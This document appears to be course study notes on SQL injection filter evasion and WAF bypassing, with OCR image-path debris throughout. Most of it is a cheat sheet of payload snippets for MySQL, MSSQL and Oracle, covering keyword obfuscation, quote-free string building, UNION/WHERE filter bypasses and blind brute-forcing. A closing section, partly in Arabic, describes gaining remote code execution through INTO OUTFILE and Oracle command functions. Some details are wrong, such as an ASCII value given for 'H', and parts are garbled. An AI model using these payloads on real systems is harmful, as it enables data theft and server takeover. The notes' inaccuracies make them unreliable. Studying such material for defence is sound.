
8. Module - SQLi Filter Evasion & WAF Bypassing

https://portswigger.net/web-security/sql-injection/cheat-sheet

-> C-Style Comment in MySQL:
`SELECT 1 /*!50530 + 1 */` -> the code will be run, if the SQL version is atleast 5.5.30 or higher

Magic with Numbers

from school,
minus with minus = plus
minus with plus = minus
in SQL is the same



-> Generate the number 1 with in MySQL

```
-> bitwise functions
…id=1&1
…id=0|1
…id=13^12 -> XOR
…id=8>>3
…id=~-2

-> Logical Operators
…id=NOT 0
…id=!0
…id=!1+1
```

```
…id=1&&1
…id=1 AND 1
…id=!0 AND !1+1
…id=1 || NULL
…id=1 || !NULL
…id=1 XOR 1

-> Regular Expression Operators (matching string)
…id={anything} REGEXP '.*'
…id={anything} NOT REGEXP '{randomkeys}'
…id={anything} RLIKE '.*'
…id={anything} NOT RLIKE '{randomkeys}'

-> Comparison Operators
…id=GREATEST(0,1)
…id=COALESCE(NULL,1)
…id=ISNULL(1/0)
…id=LEAST(2,1)
```

-> in Oracle: is much more restrictive!
we must create a valid expression to avoid the ORA-00936: missing expression error:

```
…id=1
…id=--1
…id=-+-+1
id=-(-1)
id=-(1)*-(1)
```

https://docs.oracle.com/cd/B28359_01/server.111/b28286/conditions.htm#SQLRF005

https://docs.oracle.com/cd/B28359_01/server.111/b28286/expressions.htm#SQLRF004

Note: in SQL server we can not use same signs -- and ++ not allowed, +- allowed
Note: to do binary shifting, we combine the bitwise operators

28-32 -> Intermediary Characters ????

Plus Sign

separate almost all the keywords except **FROM**

```
SELECT+name FROM employees WHERE+id=1 AND+name LIKE+'J%'
```

Not only the `+`, we can use `()`, `operators`, `Quotes` and `/**/`

obfuscation

Every SQL implementation has its own Reserved Words (like SELECT), they need special treatment.

MySQL

Reserved keywords in MySQL:
https://dev.mysql.com/doc/refman/8.0/en/keywords.html

t's important to note that since MySQL 4.1, it is no longer possible to obfuscate these keywords.

-> comments in between
`SELECT` -> `S/**/EL/**/ECT`

-> upper/lower case
`SELECT` -> `SeLecT`

-> To show MySQL server System Variables
`SHOW VARIABLES`

-> to show specific variable
`SELECT @@version`

-> to define a custom variable
`SET @myvar={expression}`
-or -
`SET @myvar:={expression}`

MSSQL

Reserved keywords in MSSQL:
https://docs.microsoft.com/en-us/sql/t-sql/language-elements/reserved-keywords-transact-sql?redirectedfrom=MSDN&view=sql-server-ver15

Oracle

Reserved keywords in Oracle:
https://docs.oracle.com/cd/B10501_01/appdev.920/a42525/apb.htm

obfuscation of strings

Regular Notations

to define string, we use ' or " but we can string with characters set (like `_latin1'string'`). we have about 40 character sets. To show them, `SHOW CHARACTER SET;`. We can use any of them proceded by an underscore character.
EXAMPLE: `SELECT _ascii'Caffee'`

-> we can also use this method to create String


```
# N'literal', or n'literal'
https://dev.mysql.com/doc/refman/8.0/en/hexadecimal-literals.html
SELECT N'some text';
SELECT n'some text';
SELECT _utf8'some text';

# Hexadecimal
https://dev.mysql.com/doc/refman/8.0/en/hexadecimal-literals.html
SELECT X'4F485045'
SELECT 0x4F485045

# Bit Literals
https://dev.mysql.com/doc/refman/5.7/en/bit-value-literals.html
SELECT 'a'=B'1100001' #TRUE
```

Note: SQL Server and Oracle do not allow using double quote delimiters by default.
-> in SQL Server: If the QUOTED_IDENTIFIER option is enabled, then the double quotes (") option is also available.

However, we can use National notation.
https://docs.oracle.com/cd/B28359_01/server.111/b28286/sql_elements003.htm#SQLRF00218



Unicode

Supported by only MySQL
Example: `SELECT 'admin'='ąďḿĩň' #TRUE`
Now try to imagine what occurs if you are able to register the user: ąďḿĩň when a user admin already exists.

Escaping

work in SQL Server, MySQL, Oracl

```
SELECT 'He\'llo'
SELECT 'He\%\_llo
```

```
SELECT 'He''llo'
SELECT "He""llo"

# escape a character that doesn't have a respective escaping sequence
# the backslash will be ignored
SELECT '\H\e\l\l\o'
SELECT 'He\ll\o'
```

Concatenation

```
SELECT 'He' 'll' 'o'

# we can use the functions **CONCAT** and **CONCAT_WS**,
# where the WS stands for With Separator and is the first parameter of the
function
SELECT CONCAT('He','ll','o')
SELECT CONCAT_WS('','He','ll','o')

# mixing comments in C-style notation
SELECT 'He'/**/'ll'/**/'o'
SELECT /**//**/'He'/**/'ll'/**/'o'/**/
-> below query will be executed only on 1.00.00 version : !10000
SELECT /*!10000 'He' */'ll'/*****/'o'/*****/
```

SQL Server

the concatenation can be done by using both the + operator and the function CONCAT

```
SELECT 'He'+'ll'+'o'
SELECT CONCAT('He','ll','o')
```

obfuscate by using C-style comments


```
SELECT 'He'/**/+/**/'ll'/**/+'o'
SELECT CONCAT(/**/'He',/**/1/**/,/**/'lo'/**/)
```

Oracle

In Oracle, the Concatenation Operator is || and, from the function perspective, we can use CONCAT and NVL. Both functions expect only two parameters

```
SELECT 'He'||'ll'||'o' …
SELECT CONCAT('He','llo') …
SELECT NVL('Hello','Goodbye') …
```

Syntax



Description of the illustration nvl.gif

Obfuscating the string concatenation by using comments


```
SELECT q'[]'||'He'||'ll'/**/||'o' …
SELECT CONCAT(/**/'He'/**/,/**/'ll'/**/) …
```

Numbers

Numbers rule the world and also the filters.
Example: Playing with number/functions

```
PI function -> 3.14
PI with FLOOR function -> 3
PI with CEIL function -> 4
version() -> will give us also numbers
ceil(pi()*3) -> 10
```

MySQL Type Conversion???



Boolean

```
SELECT … 1=TRUE
SELECT … 2!=TRUE
SELECT … OR 1
SELECT … AND 1
x' OR 1='1
```

```
SELECT … VERSION()=5.5 #5.5.30
SELECT … @@VERSION()=5.5 #5.5.30
SELECT … ('type'+'cast')=0 #True
SELECT ~'-2it\'s a kind of magic' #1
SELECT -'-1337a kind of magic'-25 #1337
```

Bypassing Keyword Filters

-> SQL Keywords are case-insensitive, so we can play with that -> SelECT, SelecT ....
automation with randomcase.py temper script form nmap to replace character with random case character

-> use comments/whitespaces instead of spaces

```
SELECT/**/values/**/and/**/…/**/or/**/
SELECT[sp]values[sp]and…[sp]or[sp]
```

-> alernatives

```
SELECT"values"from`table`where/**/1
SELECT(values)from(table)where(1)
SELECT"values"``from`table`where(1)
SELECT+"values"%A0from`table
```

-> url encoding - double url encoding

```
s = %73 > %2573
```

bypass tricky regex

-> The AND and OR operators can be replaced with && and || (only in MySQL and MSSQL)

```
WHERE ID=x || 1=1
WHERE ID=x && 1=1
```

-> If && and || are filtered, then you must use UNION.

UNION - SELECT filtering

regix -> `/UNION\s+SELECT/i`

```
… UNION(SELECT 'VALUES'…) && …
… UNION ALL SELECT …
… UNION DISTINCT SELECT …
… /*!00000 UNION*//*!00000 SELECT*/ …
```

-> ts trickier when the **UNION** is filtered as a single keyword, so we must switch to a blind SQLi exploitation.
regex: `/UNION/i`

```
… (SELECT id FROM users LIMIT 1)='5 …
```

WHERE, GROUP, LIMIT, HAVING

-> If the filter blocks the **WHERE** keyword, we can use the **GROUP BY** + **HAVING** structure

```
… SELECT id FROM users GROUP BY id HAVING id='5 …
```

-> If **GROUP BY** is filtered, then we must revert to blind SQLi, For example, we can use HAVING for selecting a substring and then compare it, as follows

```
… AND length((select first char)='a') // 0/1 > true/false
```

-> **HAVING** is filtered ?
So turn up the brain power and leverage functions like **GROUP_CONCAT** functions that manipulates strings, etc...
all of this is blind!!!!

-> **SELECT** is filter?
Without SELECT, it's an authentic tragedy.

1. The first option requires you to use functions that manipulate FILES, like load_file, in MySQL. this is blind and depends on results with comparison..
2. Another option requires us to brute-force or guess the column names by appending other WHERE conditions
   `… AND COLUMN IS NOT NULL …`
3. extremely lucky -> **procedure analye()**

```
select * from employees procedure analyse()
```

Bypassing Function Filters

For Bypassing Keyword Filters we have used mainly Functions, but what if these functions are filtered?

Building Strings

-> we used quotes to generate string, but Building strings without quotes is a little bit tricky and Each DBMS provides its functions for doing this
`UNHEX(), HEX(), CHAR(), ASCII(), ORD()`

-> in MySQL

```
-> UNHEX(): translating hexadecimal numbers to string
… SUBSTR(USERNAME,1,1)=UNHEX(48)
… SUBSTR(USERNAME,1,2)=UNHEX(4845)…
… SUBSTR(USERNAME,1,5)=UNHEX('48454C4C4F')
… SUBSTR(USERNAME,1,5)=0x48454C4C4F

-> HEX(): convert string to hexadecimal
… HEX(SUBSTR(USERNAME,1,1))=48
… HEX(SUBSTR(USERNAME,1,2))=4845 …
… HEX(SUBSTR(USERNAME,1,5))='48454C4C4F'

-> CHAR():
… SUBSTR(USERNAME,1,1)=CHAR(72)
… SUBSTR(USERNAME,1,2)=CHAR(72,69) …
… SUBSTR(USERNAME,1,2)=CONCAT(CHAR(72),CHAR(69))

-> ASCII() and ORD():
… ASCII(SUBSTR(USERNAME,1,1))=48
… ORD(SUBSTR(USERNAME,1,1))=48

-> CON(): We cannot use it for Unicode characters, but we can generate [a-
zA-Z0-9]
CONV(10,10,36) // 'a'
CONV(11,10,36) // 'b'
-> we can mix result with upper & lower functions
LOWER(CONV(10,10,36)) // 'a'
LCASE(CONV(10,10,36)) // 'a'
UPPER(CONV(10,10,36)) // 'A'
UCASE(CONV(10,10,36)) // 'A'
```

Brute-force Strings

LOCATE, INSTR, POSITION

```
IF(LOCATE('H',SUBSTR(USERNAME,1,1)),1,0)
```

You can also use functions **INSTR** and **POSITION**.

SUBSTR, MID, SUBSTRING

MID; this is nothing more than a synonym of **SUBSTRING** which is a synonym of **SUBSTR**!
all of these do not need a comma to separate the parameters

```
[SUBSTR|MID|SUBSTRING]('HELLO' FROM 1 FOR 1)
```

-> Alternative **LEFT**, **RIGHT**

```
[LEFT|RIGHT]('HELLO', 2) // HE or LO
```

-> Alternative **RPAD**, **LPAD**

```
[LPAD|RPAD]('HELLO', 6, '?') // ?HELLO or HELLO?
[LPAD|RPAD]('HELLO', 1, '?') // H …
[LPAD|RPAD]('HELLO', 5, '?') // HELLO
```

RCE

بالنسبة لتحويل أسكول انجكشن لrce ما يحتاج هالمقالات كلها الموضوع بسيط
اولا حسب نوع قاعدة البيانات مثل إذا كان

SQL server

الخاص بمايكروسوفت هذا rce
بالنسبة لmysql أو ماريا دي بي الخ
تستخدم outfile
وظيفتها تنشئ لك ملف عن طريق اوامر SQL
تحاول اول شئ تكتب في مجلد tmp
اذا تنفذ يعني تقدر تكتب ملف
وتضيف فيه اي كود rce

into outfile '/tmp/AAA.txt'

اذا تنفذ تروح تشوف مسار
الموقع وتكتب ملف فيه بحيث انك تقدر تستعرضه

طبعا ممكن يتم رفض الكتابة إذا ادمن السيرفر
مضبط السكورتي
بعكس مايكروسوفت
ما تتقفل على طول rce
حسب خلفيتي القديمة
الا لو الإصدارات الجديدة تغيرت

يعني فقط اذا كانت الداتا بيس من ميكروسف بقدر اجيب rce فورا
غير كذا لا ولكن في طريق غيرها مثل ما ذكرت يلي هو outfile
بهذه الحالة انا بقدر اكتب ملف php واجيب rce

in oracle

```
exec javawritefile('/tmp/test', '/bin/ls -l > /tmp/aaa'); -> write to a file
exec oracmd32.exec('touch /tmp/aaa') -> execute commands directly
```